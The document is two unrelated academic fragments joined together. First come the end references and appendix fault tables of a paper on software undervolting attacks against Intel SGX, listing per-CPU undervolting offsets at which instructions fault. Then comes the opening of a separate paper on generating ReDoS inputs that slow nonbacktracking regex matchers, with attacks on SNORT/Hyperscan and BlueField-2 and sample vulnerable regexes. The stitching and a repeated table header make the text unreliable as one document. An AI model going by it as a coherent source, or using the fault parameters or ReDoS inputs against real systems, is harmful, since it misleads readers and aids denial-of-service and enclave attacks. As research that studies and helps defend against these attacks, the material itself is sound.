[28] Intel. Intel SGX SDK Developer Reference for Windows* , 2020. URL: https://software.intel.com/content/www/us/en/develop/download/sgx-sdk-developer-reference-windows.html.

[29] Intel. Unable to find alternatives to monotonic counter application programming interfaces (apis) in intel software guard extensions (intel sgx) for linux to prevent sealing rollback attacks, 2021. URL: https://www.intel.com/content/www/us/en/support/articles/000057968/software/intel-security-products.html.

[30] Intel. What Technology Change Enables 1 Terabyte (TB) Enclave Page Cache (EPC) size in 3rd Generation Intel Xeon Scalable Processor Platforms?, 2021. URL: https://www.intel.com/content/www/us/en/support/articles/000059614/software/intel-security-products.html.

[31] Simon Johnson, Vinnie Scarlata, Carlos Rozas, Ernie Brickell, and Frank Mckeen. Intel software guard extensions: Epid provisioning and attestation services, 2016.

[32] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0ltpwn: Attacking x86 processor integrity from software. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1445–1461. USENIX Association, 2020. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/kenjar.

[33] Yoongu Kim, Ross Daly, Jeremie S. Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ACM/IEEE 41st International Symposium on Computer Architecture, ISCA 2014, Minneapolis, MN, USA, June 14-18, 2014*, pages 361–372. IEEE Computer Society, 2014. doi:10.1109/ISCA.2014.6853210.

[34] Chris Lattner and Vikram S. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *2nd IEEE / ACM International Symposium on Code Generation and Optimization (CGO 2004), 20-24 March 2004, San Jose, CA, USA*, pages 75–88. IEEE Computer Society, 2004. doi:10.1109/CGO.2004.1281665.

[35] Jae-Hyuk Lee, Jin Soo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent ByungHoon Kang. Hacking in darkness: Return-oriented programming against secure enclaves. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 523–539. USENIX Association, 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/lee-jaehyuk.

[36] Mengyuan Li, Yinqian Zhang, and Zhiqiang Lin. Crossline: Breaking" security-by-crash" based memory isolation in amd sev. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 2937–2950, 2021.

[37] Sinisa Matetic, Mansoor Ahmed, Kari Kostiainen, Aritra Dhar, David M. Sommer, Arthur Gervais, Ari Juels, and Srdjan Capkun. ROTE: rollback protection for trusted execution. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1289–1306. USENIX Association, 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/matetic.

[38] Kit Murdock, David F. Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based fault injection attacks against intel SGX. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1466–1482. IEEE, 2020. doi:10.1109/SP40000.2020.00057.

[39] Sikhar Patranabis, Abhishek Chakraborty, Phuong Ha Nguyen, and Debdeep Mukhopadhyay. A biased fault attack on the time redundancy countermeasure for AES. In Stefan Mangard and Axel Y. Poschmann, editors, *Constructive Side-Channel Analysis and Secure Design - 6th International Workshop, COSADE 2015, Berlin, Germany, April 13-14, 2015. Revised Selected Papers*, volume 9064 of *Lecture Notes in Computer Science*, pages 189–203. Springer, 2015. doi:10.1007/978-3-319-21476-4_13.

[40] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. Voltjockey: Breaching trustzone by software-controlled voltage manipulation over multi-core frequencies. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 195–209. ACM, 2019. doi:10.1145/3319535.3354201.

[41] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. Voltjockey: Breaking SGX by software-controlled voltage-induced hardware faults. In *Asian Hardware Oriented Security and Trust Symposium, AsianHOST 2019, Xi'an, China, December 16-17, 2019*, pages 1–6. IEEE, 2019. doi:10.1109/AsianHOST47458.2019.9006701.

[42] Raul Quinonez. SGXBENCH framework for benchmarking SGX enclaves, 2018. URL: https://github.com/sgxbench/sgxbench.

[43] Michael Schwarz and Daniel Gruss. How trusted execution environments fuel research on microarchitectural attacks. *IEEE Secur. Priv.*, 18(5):18–27, 2020. doi:10.1109/MSEC.2020.2993896.

[44] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 753–768. ACM, 2019. doi:10.1145/3319535.3354252.

[45] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware guard extension: Using SGX to conceal cache attacks. In Michalis Polychronakis and Michael Meier, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 14th International Conference, DIMVA 2017, Bonn, Germany, July 6-7, 2017, Proceedings*, volume 10327 of *Lecture Notes in Computer Science*, pages 3–24. Springer, 2017. doi:10.1007/978-3-319-60876-1_1.

[46] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: eradicating controlled-channel attacks against enclave programs. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017. URL: https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/t-sgx-eradicating-controlled-channel-attacks-against-enclave-programs/.

[47] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 48–62. IEEE Computer Society, 2013. doi:10.1109/SP.2013.13.

[48] Adrian Tang, Simha Sethumadhavan, and Salvatore J. Stolfo. CLKSCREW: exposing the perils of security-oblivious energy management. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1057–1074. USENIX Association, 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/tang.

[49] utds3lab. Adaptation of nbench-byte-2.2.3 for Intel SGX, 2017. URL: https://github.com/utds3lab/sgx-nbench.

[50] Nico Weichbrodt, Anil Kurmus, Peter R. Pietzuch, and Rüdiger Kapitza. Asyncshock: Exploiting synchronisation bugs in intel SGX enclaves. In Ioannis G. Askoxylakis, Sotiris Ioannidis, Sokratis K. Katsikas, and Catherine A. Meadows, editors, *Computer Security - ESORICS 2016 - 21st European Symposium on Research in Computer Security, Heraklion, Greece, September 26-30, 2016, Proceedings, Part I*, volume 9878 of *Lecture Notes in Computer Science*, pages 440–457. Springer, 2016. doi:10.1007/978-3-319-45744-4_22.

[51] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*, pages 640–656. IEEE Computer Society, 2015. doi:10.1109/SP.2015.45.

[52] Fan Zhang. mbedtls-SGX: a TLS stack in SGX, 2019. URL: https://github.com/bl4ck5un/mbedtls-SGX.

A Faulting Bits

Table 1 shows the analysis of which bit flips we observed for the instructions. We recorded each bitflip, analyzed the direction to which the bit flipped, and reported the overall flip tendency of the faulty bits. We observe that logical vector instructions have a high probability for stuck-at-zero bitflips. Furthermore, we also found that some vector operations introduce interesting faulting behavior, e.g., the vector comparison instruction shows bitflip within a given element.

B Instruction Analysis

Table 2 shows the detailed first faulting points for all the faulted instructions we found. We tested the faulted instruction across all our available CPUs with SGX support. We compiled the faultable instruction with the trap instruction to verify that the generated faults are indeed detectable with a given trap instruction. We executed it with the reported undervolting offset.

Table 1: The distinct faulted bit positions for each of our tested CPUs in mask form and the corresponding probability for each bit to fault towards one. Note that all the outputs of the instructions are present in the mask, *i.e.*, `imul` also contains the `rflags` register. We see that parallel vector operations show only stuck-at-zero flips, where other instructions like multiplications show a more random distribution.

	Core i9-9900K		Core i7-8700k		Xeon E3-1505M		Core i7-6700K (1)	
Instruction	Mask	$P_{x\to1}$	Mask	$P_{x\to1}$	Mask	$P_{x\to1}$	Mask	$P_{x\to1}$
IMUL	0x0000000000000000000783fff000000	46.8 %	0x00000000000000000000001fff800000	48.3 %	0x00000000000000000ff000fffc000000	48.7 %	0x0000000000000000000000007f8000000	40.8 %
AESENC	0x00000010000000000010000004188e04	50.7 %	0x00000000000000000000000004198e04	49.4 %				
VANDN*	0x000000a0022a0080000000a208a80000	0.0 %			0x1000005040545540000000000105c00	0.0 %		
VAND*	0x000000a0020200800000000a000000000	0.0 %			0x0000101000145540000000500144400	0.0 %		
VOR*	0x000200a0022200820000002a02ac0020	0.0 %			0x0000001000141442000000000140e00	0.0 %		
VPCLMULQDQ	0x00000000000000000000000200000000	0.0 %	0x3fd7ff7fffffffffffffffffffffbff	51.1 %				
VPCMP*	0x00a2aa8200200000000000000000000000	0.0 %	0xffffffff00000000ffffffffffffffff	33.2 %				
VPSRAD	0x0aa2aaa0000200000000000000000000	0.0 %						
VSQRTPD	0x000000001f4fffff0000000000c3ffff	52.6 %	0x000c000000001dff0000000000001fff	47.0 %				
VXOR*	0x000000a0222a0080000000a20a800000	0.0 %			0x1000005040545542000000150014 5e10	0.0 %		
VPMAX*			0xffffffffffffffffffffffffffffffff	50.2 %				
VPADDQ			0x00000101010001000000000000000000	73.3 %				

Table 2: The first faulting points for each of the susceptible instructions. We tested each instruction on each physical core across multiple CPUs and frequency operating points. The numbers represent the set undervolting offset in units of −1 mV. The symbols indicates with which type of trap can detect the fault (⬠ `imul`, ☆ `aesenc`, □ `vorpd`).

CPU	Frequency	Core	Instructions										
	MHz		IMUL	AESENC	VANDN*	VAND*	VOR*	VXOR*	VPCLMULQDQ	VPSRAD	VPMAX*	VPCMP*	VSQRTPD	VPADDQ
Core i9-9900K	2000	0	⬠ 244											
		2	⬠ 255	⬠ 255			⬠ 255							
		4					⬠ 255							
		5	⬠ 250											
		6	⬠ 250											
	2500	0	⬠ 187	⬠ 202	⬠ 201		⬠ 197	⬠ 197						
		1	⬠ 195	⬠ 197										
		2	⬠ 196	⬠ 197	⬠ 210									
		5	⬠ 197											
		6	⬠ 197				⬠ 210							
		7	⬠ 201											
	3000	0	⬠ 154	⬠ 165	⬠ 165	⬠ 170	⬠ 165	⬠ 163		⬠ 172				
		1	⬠ 160	⬠ 159	⬠ 172	⬠ 200	⬠ 165	⬠ 166					⬠ 167	
		2	⬠ 160	⬠ 165	⬠ 180	⬠ 174	⬠ 169	⬠ 172		⬠ 185				
		3	⬠ 170		⬠ 172	⬠ 177	⬠ 172	⬠ 171	⬠ 180					
		4	⬠ 163	⬠ 173	⬠ 177	⬠ 202	⬠ 171	⬠ 175					⬠ 179	
		5	⬠ 164	⬠ 165	⬠ 175		⬠ 199	⬠ 176						
		6	⬠ 158	⬠ 176	⬠ 210		⬠ 177							
		7	⬠ 165	⬠ 172	⬠ 182		⬠ 209							
	3500	0	⬠ 156	⬠ 160	⬠ 167	⬠ 166	⬠ 162	⬠ 159		⬠ 167		⬠ 175	⬠ 166	
		1	⬠ 161	⬠ 152	⬠ 166	⬠ 166	☆ 156	⬠ 167					⬠ 161	
		2	⬠ 159	☆ 156	⬠ 200	⬠ 178	⬠ 165	⬠ 174		⬠ 180		⬠ 180	⬠ 172	
		3	⬠ 162	⬠ 169	⬠ 172		⬠ 170	⬠ 173	⬠ 167	⬠ 174			⬠ 175	
		4	⬠ 155	⬠ 165	⬠ 177	⬠ 180	⬠ 172	⬠ 204				⬠ 185	⬠ 167	
		5	⬠ 162	⬠ 165	⬠ 180	⬠ 207	⬠ 172	⬠ 204					⬠ 174	
		6	⬠ 154	⬠ 164			⬠ 177	⬠ 215	⬠ 175	⬠ 180			⬠ 176	
		7	⬠ 161	⬠ 166			⬠ 180			⬠ 176			⬠ 179	
	4000	0	⬠ 161	⬠ 161	⬠ 180	⬠ 170	⬠ 170	⬠ 168		⬠ 175			⬠ 166	
		1	⬠ 167	☆ 155		⬠ 200	⬠ 169	⬠ 195					☆ 155	
		2	⬠ 163	☆ 163			⬠ 175		⬠ 195				⬠ 162	
		3	⬠ 166	⬠ 170					⬠ 190				⬠ 166	
		4	⬠ 160	⬠ 163									⬠ 161	
		5	⬠ 175	⬠ 166									⬠ 169	
		6	⬠ 162	⬠ 166					⬠ 165				⬠ 168	
		7	⬠ 164	⬠ 194						⬠ 175				
Core i7-8700k	1500	0	⬠ 264	⬠ 264										
		1	⬠ 262											
	2000	0	⬠ 230	⬠ 230		⬠ 245	⬠ 240	⬠ 241	⬠ 242					
		1	⬠ 227				⬠ 242		⬠ 250					
		2	⬠ 242											

Table 2: The first faulting points for each of the susceptible instructions. We tested each instruction on each physical core across multiple CPUs and frequency operating points. The numbers represent the set undervolting offset in units of −1 mV. The symbols indicates with which type of trap can detect the fault (⬠ imul, ☆ aesenc, ☐ vorpd).

CPU	Frequency	Core	Instructions											
	MHz		IMUL	AESENC	VANDN*	VAND*	VOR*	VXOR*	VPCLMULQDQ	VPSRAD	VPMAX*	VPCMP*	VSQRTPD	VPADDQ
		5	⬠ 250											
	2500	0	⬠ 204	⬠ 207		⬠ 235	⬠ 230	⬠ 237	⬠ 214		⬠ 230	⬠ 225	⬠ 223	⬠ 227
		1	⬠ 200		⬠ 232		⬠ 229	⬠ 234	⬠ 215					
		2	⬠ 214			⬠ 241	⬠ 240							
		5	⬠ 221											
	3000	0	⬠ 194	⬠ 189	⬠ 227	⬠ 230	⬠ 222	⬠ 223	⬠ 195					
		1	⬠ 193	⬠ 222	⬠ 220	⬠ 220	⬠ 215		⬠ 195					
		2	⬠ 214	⬠ 220		⬠ 235	⬠ 224	⬠ 230						
		3	⬠ 223	⬠ 225			⬠ 235		⬠ 224					
		5	⬠ 214											
	3500	0	⬠ 209	⬠ 187	⬠ 230		⬠ 225	⬠ 228	⬠ 208				⬠ 229	
		1	⬠ 190	⬠ 221			⬠ 222	⬠ 223	⬠ 202				⬠ 230	
		2	⬠ 223	⬠ 220									⬠ 240	
		3	⬠ 245										⬠ 245	
		5	⬠ 244											
	3700	0	⬠ 202	⬠ 192			⬠ 225	⬠ 229				⬠ 215	⬠ 226	
		1	⬠ 185	⬠ 220			⬠ 218		⬠ 198		⬠ 235		⬠ 220	
		2	⬠ 217	⬠ 230										
		3	⬠ 214								⬠ 240			
		5	⬠ 244											
Xeon E3-1505M	800	0	⬠ 277											
		1				⬠ 282								
	1500	0	⬠ 202		⬠ 222	⬠ 221	⬠ 219	⬠ 220						
		1	⬠ 212		⬠ 210	⬠ 213	⬠ 210	☐ 211						
		2	⬠ 215		☐ 217	☐ 217	⬠ 209	☐ 209						
		3	⬠ 208		☐ 212	⬠ 215	☐ 209	☐ 209						
	2000	0	⬠ 190		⬠ 209	⬠ 211	⬠ 208	⬠ 207						
		1	⬠ 200		⬠ 200	⬠ 200	☐ 195	⬠ 195						
		2	⬠ 205		⬠ 208	⬠ 207	☐ 203	⬠ 205						
		3	⬠ 197		⬠ 200	⬠ 201	☐ 195	☐ 195						
	2500	0	⬠ 160				⬠ 175	⬠ 175						
		1					☐ 159	☐ 160						
		2	⬠ 165					⬠ 170						
		3	⬠ 160		⬠ 169		☐ 150	☐ 160						
	3000	0	⬠ 172											
		1					☐ 154	☐ 155						
		2	⬠ 165											
		3				⬠ 173	☐ 160	⬠ 159						
	3290	3					☐ 158							
	3300	0	⬠ 175											
		1					☐ 148	⬠ 154						
		2	⬠ 160											
		3	⬠ 170		⬠ 165		☐ 156	⬠ 160						
Core i7-6700K (1)	2000	2	⬠ 249											
		3	⬠ 241											
	2500	3	⬠ 242											
Core i7-6700K (2)	No Faults Found													

Counting in Regexes Considered Harmful: Exposing ReDoS Vulnerability of Nonbacktracking Matchers

Lenka Turoňová[1], Lukáš Holík[1], Ivan Homoliak[1], Ondřej Lengál[1], Margus Veanes[2], Tomáš Vojnar[1]
[1]*Faculty of Information Technology, Brno University of Technology, Brno, Czech Republic*
{ituronova,holik,ihomoliak,lengal,vojnar}@fit.vutbr.cz
[2]*Microsoft Research, Microsoft, Redmond, USA*
margus@microsoft.com

Abstract

In this paper, we study the performance characteristics of nonbacktracking regex matchers and their vulnerability against ReDoS (*regular expression denial of service*) attacks. We focus on their known Achilles heel, which are extended regexes that use bounded quantifiers (e.g., '`(ab){100}`'). We propose a method for generating input texts that can cause ReDoS attacks on these matchers. The method exploits the bounded repetition and uses it to force expensive simulations of the deterministic automaton for the regex. We perform an extensive experimental evaluation of our and other state-of-the-art ReDoS generators on a large set of practical regexes with a comprehensive set of backtracking and nonbacktracking matchers, as well as experiments where we demonstrate ReDoS attacks on state-of-the-art real-world security applications containing SNORT with `Hyperscan` and the HW-accelerated regex matching engine on the NVIDIA BlueField-2 card. Our experiments show that bounded repetition is indeed a notable weakness of nonbacktracking matchers, with our generator being the only one capable of significantly increasing their running time.

1 Introduction

Matching *regexes* (regular expressions) is a ubiquitous task of various software, used, e.g., for searching, data validation, detection of information leakage, parsing, replacing, data scraping, or syntax highlighting. It is commonly used and natively supported in most programming languages [7]. For instance, about 30–40 % of Java, JavaScript, and Python software uses regex matching (as reported in multiple studies; see, e.g., [10]).

Regex matching is a computationally intensive process often applied on large texts. Predictability of its efficiency has a significant impact on the overall usability of software applications. However, no matching algorithm is perfect, and an unlucky combination of a regex and text may increase the matching time by a few orders of magnitude. Unfortunately, satisfactory analytical means for distinguishing vulnerable regexes do not exist. Since very specific and rare texts may be needed to trigger an extreme behaviour, vulnerable regexes are easily missed even by thorough testing (moreover, regexes are seldom thoroughly tested, as concluded in [48, 49]). A manifestation of such vulnerability might then have serious consequences, such as a failed input validation against SQL injection or cross-site scripting attacks (cf. [52]).

Vulnerable regexes are also a doorway for denial of service attacks based on overwhelming a matching engine by crafting a vulnerability-triggering text, the so-called *ReDoS (regular expression denial of service) attacks*. For instance, in 2016, ReDoS caused an outage of StackOverflow [15] or rendered vulnerable websites that used the popular Express.js framework [4]. The fact that ReDoS is indeed a common and serious threat is argued by several works such as [10, 11]. Therefore, stress testing of regex matchers, the topic of this work, is an active research area.

Several methods and tools have been developed that attempt to determine whether a given regex is vulnerable to a ReDoS and to generate a triggering text (also referred to as *evil text* hereafter). Existing ReDoS analyzers [35, 39, 50, 53] focus on the most common family of matchers: those based on the *backtracking algorithm*.[1] These include, e.g., the regex matching engines of wide-spread programming languages .NET, Python, Perl, PHP, Java, JavaScript, and Ruby. The basic backtracking algorithm is simple and easily extensible with advanced features, however, it is at worst exponential in the text length. Regexes prone to extreme running times are easily constructed and found in practice [11]. ReDoS analyzers can often find triggering texts for regexes used in practice, and even some analytical methods for identifying regexes vulnerable to backtracking were proposed (cf. Section 3).

In contrast to the above mentioned works on vulnera-

[1]Essentially, a backtracking matcher descends through the syntactic structure of the regex, finds a mapping of the letters from the text to the atomic regex sub-expressions. Seen through the lens of a non-deterministic automaton compiled from the regex, backtracking is a depth-first exploration of the tree of all runs along the input line.

bility of backtracking-based matching, we present the first systematic study of the vulnerability of nonbacktracking *automata-based* matchers. Automata-based matchers evolved from *Thompson's algorithm* [43] (also referred to as NFA-simulation, where NFA stands for *nondeterministic finite automaton*). In essence, the algorithm is a *breadth-first* exploration of the runs of the NFA for the given regex along the input text. In combination with caching, it becomes an on-the-fly subset construction of the DFA (*deterministic finite automaton*), also called *online DFA-simulation*. Forms of online DFA-simulation are implemented in Google's `RE2` library [17], the standard GNU `grep` program [19], the `Rust` standard regex matcher [14], or Symbolic Regex Matcher (`SRM`) [38].[2] Intel's `Hyperscan` [8] uses a variation of NFA-simulation algorithm as one of its components, among a number of other techniques.

The automata-based approaches are harder to implement, and thus less flexible. On the other hand, there are years of empirical evidence showing much more stable performance of these approaches, implemented, e.g., in Google's RE2 engine [17]. Their worst-case complexity is linear in the length of the input text. Therefore, automata-based matchers are overwhelmingly preferred when avoiding regex vulnerabilities is a priority, and they are now prevailing in performance-critical industrial applications such as network intrusion detection systems (NIDSes) [25, 30] and credential scanning [27].

We present the first systematic large-scale study of vulnerability of automata-based matching, focused especially on online DFA-simulation. We focus on what seems to be the main weakness of the online DFA-simulation approach: *bounded repetition (or bounded quantifier/counting operator)*, which is a commonly used feature of extended regexes. The bounded repetition operator allows to concisely express that some pattern is repeated a specified number of times, e.g., in the regex '`(ab){100}`', the bounded quantifier '`{100}`' specifies 100 repetitions of the string '`ab`'. It has been recognized that regexes that use bounded quantifiers can suffer from performance problems both in backtracking (cf. [32]) and nonbacktracking matchers (cf. [21]). To the best of our knowledge, until now, this problem has, however, never been studied systematically, and concrete possibilities of exploiting it for ReDoS have not been analyzed.

Our approach. We present an algorithm for generating evil texts that target automata-based matchers. We target mainly matchers based on online DFA-simulation, but our techniques can also be effective with other kinds of automata-based matchers, such as `Hyperscan` (cf. Section 6.6). Our experiments confirm that our generator is the first one effective in finding evil texts for automata-based matchers.

As an example, consider the regex '`%[^\x0d\x0a]{1000}`' (from the database of regexes of the intrusion detection system SNORT [25]), which tells the matcher that after seeing '`%`', it can accept after exactly 1000 characters other than carriage return '`\x0d`' and line feed '`\x0a`'. The NFA of the regex is heavily non-deterministic and has more than 1,000 states. The minimal DFA has more than 2^{1000} states (it needs to always "remember" all positions of the character '`%`' within the last seen 1,000 characters other than '`\x0d`' and '`\x0a`'). The DFA states produced by the determinisation during matching may also be large, namely, they are sets of up to 1000 NFA states. A text on which the DFA would reach many different large DFA states is highly problematic for most matchers, backtracking as well as online DFA-based. Such a text is, however, also highly specific and the probability of generating it randomly is low (the text must contain sub-strings of 1,000 characters other then '`\x0d`' and '`\x0a`' with varying and frequent placements of '`%`'). Our evil text generator is the only automated tool we know of that can discover such text.

Our generator is based on heuristics that generate expensive runs of the DFA of the regex. Besides a general algorithm applicable to any regex, it features a heuristic specialising on bounded repetition, based on an analysis of the so-called counting-set automata [46]. Especially with extended regexes such as the regex '`%[^\x0d\x0a]{1000}`' from above, it is capable of forcing creation of many large DFA states—the number of these states may be exponential and their size may be linear in the repetition bound (i.e., 1,000 in our example), dramatically increasing the matching time. [3]

We evaluate our generator on a comprehensive database of regexes (from software projects at GitHub [12], network intrusion detection systems [2, 25, 37], detection of security breaches [20, 45], academic papers [47, 54], posts on Stack Overflow [31], and the RegExLib database [36]) against a set of major industrial regex matchers (`RE2`, `grep`, `Hyperscan` [8, 17, 19], as well as standard library matchers of `.NET`, `Python`, `Perl`, `PHP`, `Java`, `JavaScript`, `Rust`, and `Ruby`) and compare its performance against existing ReDoS generators (`RXXR2` [35], `RegexStatic` [50], `RegexCheck` [53], and `Rescue` [39]). The results of the evaluation substantiate the following conclusions, which are also the main **contributions of the paper:**

1. Bounded repetition is an Achilles heel of automata-based matchers and our novel generator is the only one that can effectively generate ReDoS texts for them.
2. On the other hand, without bounded repetition, Re-

[2] `SRM` is based on symbolic Antimirov derivatives [3] constructed on the fly, also in the spirit of online DFA construction.

[3] Bounded repetition may be expressed without the counting, by simply repeating the pattern the needed number of times, leading to the same DFA. This is, however, impractical and almost never used. The pitfalls of counting show even in the worst case complexity of the DFA and matching algorithms. In contrast to basic regexes, where the DFA is exponential and the matching time is linear to the size of the regex (when matching by automata algorithms such as online DFA simulation), bounded repetition leads to a doubly exponential DFA and singly exponential matching time. This is because the DFA for a bounded repetition is exponential in the repetition bounds (or their multiple in the case of nested bounded repetitions, as in '`((a{10}){10}){10}`'), which is again exponential in the size of their decadic numerals.

DoS generators have none or negligible success with automata-based matchers.

3. Our new ReDoS generator can indeed generate attacks on practical applications where the performance of regex matching is critical, namely on SNORT 3 with enabled `Hyperscan` [25] as well as hardware accelerated regex matching on the NVIDIA BlueField-2 DPU [29]. For both technologies, we achieved a slowdown of regex matching engines by a few orders of magnitude, tested on regexes from real-world SNORT rulesets.

Organization. After preliminaries and related work in Sections 2 and 3, we present our main technical contribution, the ReDoS generator targeting automata-based matchers, in Sections 4 and 5. Section 4.1 analyses a model of an online DFA-simulation based matcher. The analysis gives grounds to develop our novel ReDoS generator in Section 4.2, based on analysing the regex's DFA. Section 5 then presents its specialisation to bounded repetition. Section 6 details the experiments, giving evidence of vulnerability of automata-based matching against bounded repetition, including concrete practical implications, and Section 7 suggests possibilities of mitigating the implied security risks.

2 Preliminaries

We will recall needed formal concepts: words, languages, regular expressions and automata as well as the essentials of pattern matching, matching algorithms, ReDoS and the considered attacker model.

Words, languages, regular expressions. We consider a fixed finite *alphabet* of *characters/symbols* Σ (presumably a large one such as Unicode). *Words* are sequences of characters from Σ, with the empty sequence denoted by ε. *Languages* are sets of words. The operators of *concatenation* $\cdot$ and *iteration* * applied on words or languages have the usual meaning. We consider the usual basic syntax of *regular expressions* (a.k.a., *regexes*) generated by the grammar

$$R ::= \alpha \mid (R) \mid RR \mid R|R \mid R^* \mid R\{n,m\}$$

where $n,m \in \mathbb{N}$, $0 \leq n$, $0 < m$, $n \leq m$, and α is a *character class*, i.e, a set of characters from Σ. A character class is most often of the form `a`, `.`, `[a1-b1a2-b2...an-bn]`, or `[^a1-b1a2-b2...an-bn]`, denoting a singleton containing the character $a \in \Sigma$, the entire set Σ, a union of n intervals of characters, or the complement of the same, respectively.

The *language* of a regex R, denoted $L(R)$, is constructed inductively to the structure of R, from its atomic subexpressions, character classes, using the language operations denoted by the regex combinators. They are understood as usual: two regexes in a sequence stand for the *concatenation* of their languages, '`|`' is the *choice* or *union*, '`*`' is the *iteration*, and '`{n,m}`', is the *bounded iteration*, equivalent to the union of i-fold concatenations of its operand for $n \leq i \leq m$.

Finite automata. We consider *nondeterministic finite automata (NFAs)* over Σ of the form $A = (Q, \delta, q_0, F)$ where Q is a finite set of *states*, δ is a set of *transitions* of the form $q \xrightarrow{(a)} r$ with $q, r \in Q$ and $a \in \Sigma$, $q_0 \in Q$ is the *initial state*, and $F \subseteq Q$ is the set of *final states*. The *language* of the automaton, denoted $L(A)$, is the set of all words $a_1 \dots a_n$, $n \geq 0$, for which the automaton has an *accepting run*, a sequence of transitions $q_0 \xrightarrow{(a_1)} q_1 \xrightarrow{(a_2)} \cdots \xrightarrow{(a_n)} q_n$ with $q_n \in F$.

The automaton is *deterministic (DFA)* if for every state q and symbol a, δ has at most one transition $q \xrightarrow{(a)} r$. Any NFA can be determinised by the *subset construction*, which creates the DFA $A' = (Q', \delta', q'_0, F')$ with $Q' = 2^Q$, i.e., with subsets of A as the new states, the singleton $\{q_0\}$ as the initial state q'_0, with sets intersecting with F being final, i.e., $F' = \{S \subseteq Q \mid S \cap F \neq \emptyset\}$, and with the successor of a state $S \subseteq Q$ under a symbol a constructed as the set of a-successors of the NFA states in S, $S \xrightarrow{(a)} S' \in \delta'$ for $S' = \{s' \mid s \in S \wedge s \xrightarrow{(a)} s' \in \delta\}$.

Pattern matching. In its simplest form, *pattern matching* is the problem of deciding whether a given word (*line*) w has an infix conforming to a given regex R. In other words, it decides whether w can be written as a concatenation $x.v.y$ such that $v \in L(R)$, i.e., $w \in L(.^*R.^*)$. *Anchors*, '`^`' at the start of the regex and '`$`' at the end, can be used to force the match v start at the beginning of the line (the prefix x is empty) or end at the end of the line (the suffix y is empty), respectively.

Besides the simplest problem of deciding whether a match appears on a single input line, which is the *single-line mode* of matching, we will also consider matching in the *multi-line mode*, in which the matcher is supposed to filter all lines of the input text that match the regex.

Approaches to pattern matching. We distinguish two families of pattern matching algorithms used in practice: backtracking and nonbacktracking automata-based algorithms.

(1) Backtracking [40] algorithms in their simplest form use a recursive procedure that descends the syntactic tree of the regex while reading the text from the left to the right and matching its characters against sub-expressions of the regex. Since disjunction and iteration offer a choice, the recursion backtracks to the last unexplored choice when the matching fails. It is in fact very similar to a depth-first exploration of all runs following the input line through an NFA corresponding to the regex. Since such matchers are conceptually very simple (a basic implementation takes a few lines of functional code (e.g. [34], page 7) and since they are processing a single path through the NFA at a time, backtracking algorithms are flexible and amenable to easy extensions with features such as priority of matched sub-expressions, submatching, or back-references. Nonetheless, as the number of NFA runs over a single line is in the worst case exponential in its length, the worst-case complexity of matching using a backtracking matcher is *exponential in the length of the text*. Extreme matching times do not occur often if regexes are written defensively, and modern implementations are fast,

especially when an accepting path is guessed early. However, overlooking a dangerous regex is easy and writing such a regex intentionally is even easier. For instance, when run on the regex '`(a|b|ab)*bc`' against the input string $(ab)^n ac$ with $n = 50$, standard matchers in Java, Python, and .NET become unresponsive [34]. Examples of industrial backtracking matchers include regex matchers in the standard libraries of .NET, Python, Perl, PHP, Java, JavaScript, and Ruby.

(2) A basic and naive **automata-based** matching alternative to backtracking is the *(offline) DFA-simulation*, which is based on constructing a DFA for the regex. Having the DFA at hand is the best scenario for matching since every character is then processed in constant time by simply following the unique transition from the current DFA state to the successor. The problem is that determinisation may explode exponentially, rendering matching slow or unfeasible (the matcher may time out already during the DFA construction). This approach is therefore seldom used in practice.

